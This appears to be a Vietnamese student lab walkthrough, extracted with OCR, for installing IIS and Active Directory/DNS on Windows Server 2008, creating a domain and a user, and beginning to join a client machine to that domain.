
Cài đặt IIS



Next > Next > Install




Cài đặt thành công




1.2. Tải Active Directory Server và DNS

Sau khi cài DNS, Active Doman Service (làm tương tự DHCP)

Win + R > gõ dcpromo > enter






- Next > Next > tick vào ô Create a new doman in a new forest


  Nếu báo lỗi về tài khoản admin > thoát Active Directory

  Ctr + Alt + Del > Tạo mật khẩu cho administrator > đăng nhập (mật khẩu: Admin123)


- Tạo domain name (trinhvanminh.com)




Chọn bản window server tương ứng (ở đây em dùng winserver 2008)




Next > Next > Chọn Yes, ...




Chọn Yes



Chọn nơi lưu trữ database, hoặc để mặc định > Next




- Next > Tạo mật khẩu cho admin có chức năng restore (tài khoản này khác với tài khoản admin của server)
  Restore Mode Password: **Admin123**
  Next > Next




Restart


- Chỉnh lại các điều kiện password khi tạo user mới
  Search gpms.msc




Theo đường dẫn dưới chọn chuột phải vào Default Doman Policy > Edit




Theo đường dẫn dưới > vào Password Policy > chỉnh lại






- Update Policy

Tại Desktop > Win + R > gpupdate




- Tạo user cho Domain: (**username:minhtv**)


  Theo đường dẫn như hình dưới vào > Active Directory Users and Computers




Theo đường dẫn > chuột phải > New > User




Tạo user



Tạo mật khẩu > Next > Finish




Tạo thành công




2. Các thành viên đều thuộc một domain

Thay đổi DNS thành DNS của server




- Thêm domain name


Chuột phải vào My Computer > Properties



